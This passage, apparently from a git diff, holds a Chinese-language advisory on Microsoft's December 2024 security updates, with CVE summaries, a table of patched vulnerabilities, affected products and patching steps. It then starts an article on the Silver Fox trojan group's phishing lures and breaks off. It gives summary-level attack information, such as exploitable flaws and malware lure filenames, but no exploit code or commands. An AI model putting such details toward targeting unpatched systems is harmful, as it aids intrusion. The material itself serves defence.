Windows 远程桌面服务存在不安全的默认变量初始化问题,该漏洞的CVSS评分为8.1,成功利用该漏洞的攻击者可以在目标系统上执行任意代码,但需要攻击者赢得竞争条件。
|
||||
|
||||
除CVE-2024-49122外,微软的可利用性评估中其他
|
||||
“被利用的可能性较高”的漏洞还包括:
|
||||
|
||||
**CVE-2024-49070****:Microsoft SharePoint 远程代码执行漏洞**
|
||||
|
||||
Microsoft SharePoint存在反序列化漏洞,该漏洞的CVSS评分为7.4,成功利用该漏洞可能导致本地任意代码执行。
|
||||
|
||||
**CVE-2024-49088****:Windows Common Log File System Driver特权提升漏洞**
|
||||
|
||||
Windows 通用日志文件系统驱动程序存在权限提升漏洞,该漏洞的CVSS评分为7.8,攻击者可利用该漏洞获得 SYSTEM 权限。
|
||||
|
||||
**CVE-2024-49090****:Windows Common Log File System Driver特权提升漏洞**
|
||||
|
||||
Windows 通用日志文件系统驱动程序存在权限提升漏洞,该漏洞的CVSS评分为7.8,攻击者可利用该漏洞获得 SYSTEM 权限。
|
||||
|
||||
**CVE-2024-49093****:Windows 弹性文件系统 (ReFS********)****特权提升漏洞**
|
||||
|
||||
Windows Resilient File System (ReFS)存在权限提升漏洞,该漏洞的CVSS评分为8.8,攻击者可利用该漏洞获得 SYSTEM 权限。
|
||||
|
||||
**CVE-2024-49114****:Windows Cloud Files Mini Filter 驱动程序特权提升漏洞**
|
||||
|
||||
Windows Cloud Files Mini Filter 驱动程序存在权限提升漏洞,该漏洞的CVSS评分为7.8,攻击者可利用该漏洞获得 SYSTEM 权限。
|
||||
|
||||
微软12月更新修复的完整漏洞列表如下:
|
||||
<table><colgroup><col width="126" style="mso-width-source:userset;mso-width-alt:4494;width:95pt;"/><col width="220" style="mso-width-source:userset;mso-width-alt:7822;width:165pt;"/><col width="64" style="width:48pt;"/></colgroup><tbody><tr height="19" style="height:14.4pt;"><td height="14" width="148.66666666666666" style=""><span style="font-size: 14px;">CVE 编号</span></td><td width="312.6666666666667" style=""><span style="font-size: 14px;">CVE 标题</span></td><td width="71.66666666666667" style=""><span style="font-size: 14px;">严重性</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49117</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Hyper-V 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49124</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Lightweight Directory Access Protocol
|
||||
(LDAP) Client 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49112</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Lightweight Directory Access
|
||||
Protocol (LDAP) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49127</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Lightweight Directory Access
|
||||
Protocol (LDAP) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49126</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Local Security Authority Subsystem
|
||||
Service 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49118</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Message Queuing (MSMQ) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49122</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Message Queuing (MSMQ) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49132</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49115</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49116</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49123</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49128</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49106</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49108</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49119</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49120</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">严重</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49063</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft/Muzic 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49057</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Defender for Endpoint on Android
|
||||
欺骗漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49059</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Office 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-43600</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Office 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49142</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Access 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49069</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Excel 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49079</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Input Method Editor (IME) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49064</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft SharePoint 信息泄露漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49062</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft SharePoint 信息泄露漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49068</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft SharePoint 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49070</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft SharePoint 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49065</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Office 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49091</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Domain Name Service 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-43594</span></td><td width="312.6666666666667"><span style="font-size: 14px;">System Center Operations Manager 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49114</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Cloud Files Mini Filter Driver
|
||||
特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49088</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Common Log File System Driver
|
||||
特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49138</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Common Log File System Driver
|
||||
特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49090</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Common Log File System Driver
|
||||
特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49082</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows File Explorer 信息泄露漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49080</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows IP Routing Management Snapin
|
||||
远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49084</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Kernel 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49074</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Kernel-Mode Driver 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49121</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Lightweight Directory Access
|
||||
Protocol (LDAP) 拒绝服务漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49113</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Lightweight Directory Access
|
||||
Protocol (LDAP) 拒绝服务漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49096</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Message Queuing (MSMQ) 拒绝服务漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49073</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Mobile Broadband Driver 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49077</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Mobile Broadband Driver 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49083</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Mobile Broadband Driver 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49092</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Mobile Broadband Driver 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49087</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Mobile Broadband Driver 信息泄露漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49110</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Mobile Broadband Driver 权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49078</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Mobile Broadband Driver 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49095</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows PrintWorkflowUserSvc 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49097</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows PrintWorkflowUserSvc 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49129</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Gateway (RD
|
||||
Gateway) 拒绝服务漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49075</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Remote Desktop Services 拒绝服务漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49093</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Resilient File System (ReFS)
|
||||
特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49085</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Routing and Remote Access Service
|
||||
(RRAS) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49086</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Routing and Remote Access Service
|
||||
(RRAS) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49089</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Routing and Remote Access Service
|
||||
(RRAS) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49125</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Routing and Remote Access Service
|
||||
(RRAS) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49104</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Routing and Remote Access Service
|
||||
(RRAS) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49102</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Routing and Remote Access Service
|
||||
(RRAS) 远程代码执行漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49072</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Task Scheduler 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49076</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Virtualization-Based Security
|
||||
(VBS) Enclave 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49081</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Wireless Wide Area Network Service
|
||||
(WwanSvc) Elevation 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49103</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Wireless Wide Area Network Service
|
||||
(WwanSvc) 信息泄露漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49111</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Wireless Wide Area Network Service
|
||||
(WwanSvc) 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49109</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Wireless Wide Area Network Service
|
||||
(WwanSvc) 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49101</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Wireless Wide Area Network Service
|
||||
(WwanSvc) 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49094</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Wireless Wide Area Network Service
|
||||
(WwanSvc) 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49098</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Wireless Wide Area Network Service
|
||||
(WwanSvc) 信息泄露漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49099</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Windows Wireless Wide Area Network Service
|
||||
(WwanSvc) 信息泄露漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49107</span></td><td width="312.6666666666667"><span style="font-size: 14px;">WmsRepair Service 特权提升漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">高危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-49041</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Edge(基于 Chromium)欺骗漏洞</span></td><td width="71.66666666666667"><span style="font-size: 14px;">中危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">ADV240002</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Microsoft Office 纵深防御更新</span></td><td width="71.66666666666667"><span style="font-size: 14px;">中危</span></td></tr><tr height="19" style="height:14.4pt;"><td height="14" style="" width="148.66666666666666"><span style="font-size: 14px;">CVE-2024-12053</span></td><td width="312.6666666666667"><span style="font-size: 14px;">Chromium:CVE-2024-12053 V8 中的类型混淆</span></td><td width="71.66666666666667"><span style="font-size: 14px;">未知</span></td></tr></tbody></table>
|
||||
|
||||
## 二、影响范围
|
||||
|
||||
受影响的产品/功能/服务/组件包括:
|
||||
|
||||
System Center Operations Manager
|
||||
|
||||
Microsoft Office
|
||||
|
||||
Microsoft Edge (Chromium-based)
|
||||
|
||||
Microsoft Defender for Endpoint
|
||||
|
||||
Microsoft Office SharePoint
|
||||
|
||||
GitHub
|
||||
|
||||
Microsoft Office Word
|
||||
|
||||
Microsoft Office Excel
|
||||
|
||||
Windows Task Scheduler
|
||||
|
||||
Windows Mobile Broadband
|
||||
|
||||
Windows Kernel-Mode Drivers
|
||||
|
||||
Windows Remote Desktop Services
|
||||
|
||||
Windows Virtualization-Based Security (VBS) Enclave
|
||||
|
||||
Microsoft Office Publisher
|
||||
|
||||
Windows IP Routing Management Snapin
|
||||
|
||||
Windows Wireless Wide Area Network Service
|
||||
|
||||
Windows File Explorer
|
||||
|
||||
Windows Kernel
|
||||
|
||||
Windows Routing and Remote Access Service (RRAS)
|
||||
|
||||
Windows Common Log File System Driver
|
||||
|
||||
Role: DNS Server
|
||||
|
||||
Windows Resilient File System (ReFS)
|
||||
|
||||
Windows PrintWorkflowUserSvc
|
||||
|
||||
Windows Message Queuing
|
||||
|
||||
Remote Desktop Client
|
||||
|
||||
WmsRepair Service
|
||||
|
||||
Windows LDAP - Lightweight Directory Access
|
||||
Protocol
|
||||
|
||||
Windows Cloud Files Mini Filter Driver
|
||||
|
||||
Role: Windows Hyper-V
|
||||
|
||||
Windows Local Security Authority Subsystem Service
|
||||
(LSASS)
|
||||
|
||||
Windows Remote Desktop
|
||||
|
||||
Microsoft Office Access
|
||||
|
||||
## 三、安全措施
|
||||
### 3.1 升级版本
|
||||
|
||||
目前微软已发布相关安全更新,建议受影响的用户尽快修复。
|
||||
|
||||
(一) Windows Update自动更新
|
||||
|
||||
Microsoft Update默认启用,当系统检测到可用更新时,将会自动下载更新并在下一次启动时安装。也可选择通过以下步骤手动进行更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows 8、Windows 8.1、Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,具体步骤为“控制面板”->“系统和安全”->“Windows更新”)
|
||||
|
||||
3、选择“检查更新”,等待系统自动检查并下载可用更新。
|
||||
|
||||
4、更新完成后重启计算机,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
(二) 手动安装更新
|
||||
|
||||
Microsoft官方下载相应补丁进行更新。
|
||||
|
||||
2024年12月安全更新下载链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2024-Dec
|
||||
|
||||
**补丁下载示例(参考):**
|
||||
|
||||
1.打开上述下载链接,点击漏洞列表中要修复的CVE链接。
|
||||
|
||||

|
||||
|
||||
例1:微软漏洞列表(示例)
|
||||
|
||||
2.在微软公告页面底部左侧【产品】列选择相应的系统类型,点击右侧【下载】列打开补丁下载链接。
|
||||
|
||||

|
||||
|
||||
例2:CVE-2022-21989补丁下载示例
|
||||
|
||||
**3.点击【安全更新】,打开补丁下载页面,下载相应补丁并进行安装。**
|
||||
|
||||

|
||||
|
||||
****
|
||||
例3:补丁下载界面
|
||||
|
||||
4.安装完成后重启计算机。
|
||||
### 3.2 临时措施
|
||||
|
||||
暂无。
|
||||
### 3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
### 3.4 参考链接
|
||||
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2024-Dec
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-49138
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,160 @@
|
||||
# 银狐团伙再出新招,Web漏洞成切入点
|
||||
安全客 2024-12-11 07:55
|
||||
|
||||
**01**
|
||||
|
||||
|
||||
|
||||
|
||||
**关于银狐**
|
||||
|
||||
银狐木马是一种针对企事业单位管理人员、财务人员、销售人员及电商卖家进行钓鱼攻击的恶意软件。该家族木马主要通过伪装成与工作相关的文件,如发票、财税文件等,诱骗用户点击下载和执行,从而实现对目标计算机的远程控制。
|
||||
|
||||
|
||||
银狐通常利用“查_看_uninstall.exe”、“11月名单.exe”等文件名来针对性地误导其目标受害群体,并通过QQ、微信等即时通信软件发送钓鱼文件或网站链接,最终实现受害用户的主动执行。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞挂马**
|
||||
|
||||
